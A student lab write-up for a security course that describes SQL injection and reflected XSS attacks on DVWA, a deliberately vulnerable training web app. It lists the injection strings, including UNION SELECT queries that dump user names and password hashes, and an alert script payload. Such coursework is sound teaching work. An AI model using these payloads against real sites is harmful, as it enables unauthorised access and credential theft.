# CMPE 279 – Assignment 3


| Name | Student ID |
|---|---|
| Mayur Barge | 013722488 |
| Varun Jain | 013719108 |

**Question**

Describe the SQLi attack you used. how did you cause the user table to be dumped? What was the input string you used?

**Answer**

We changed security settings to **low** on DVWA security settings. We then used **1' or 1=1#** so as to make SQL query condition true in all scenarios and it displayed list of users.



Vulnerability: SQL Injection

User ID:

1' or 1=1#

```
ID: 1' or 1=1#
First name: admin
Surname: admin

ID: 1' or 1=1#
First name: Gordon
Surname: Brown

ID: 1' or 1=1#
First name: Hack
Surname: Me

ID: 1' or 1=1#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1#
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


**Username:** admin
**Security Level:** low
**PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

We then used **1' and 1=1 union select null, table_name from information_schema.tables #** to get the table name. And found out that there is table named **users** in the database.

To get column names we used **1' and 1=1 union select null, column_name from information_schema.columns where table_name = “users”#.**

Finally used **1' and 1=1 union select user, password from users#** to get additional information.



Vulnerability: SQL Injection

User ID:

```
ID: 1' and 1=1 union select user, password from users#
First name: admin
Surname: admin

ID: 1' and 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' and 1=1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' and 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' and 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' and 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

**Username:** admin
**Security Level:** low
**PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

**Question**

If you switch the security level in DVWA to "Medium", does the SQLi attack still work?

**Answer**


If we change security settings to **Medium** for DVWA then same SQL injection attack query did not work for us.

**Question**

Describe the reflected XSS attack you used. How did it work?

**Answer**

If we check the source for the web page, then there aren't any restrictions on the input field. We used **<script>alert('XSS ATTACK')</script>** to exploit XSS vulnerability. Since the payload was just JavaScript alert it popped up.



10.0.0.220 says


XSS ATTACK

**Question**

If you switch the security level in DVWA to “Medium”, does the XSS attack still work?

**Answer**

With the medium security, there was restriction on the input field hence same input could not exploit XSS vulnerability.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello alert('XSS ATTACK')

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

**Username:** admin
**Security Level:** medium
**PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.0.7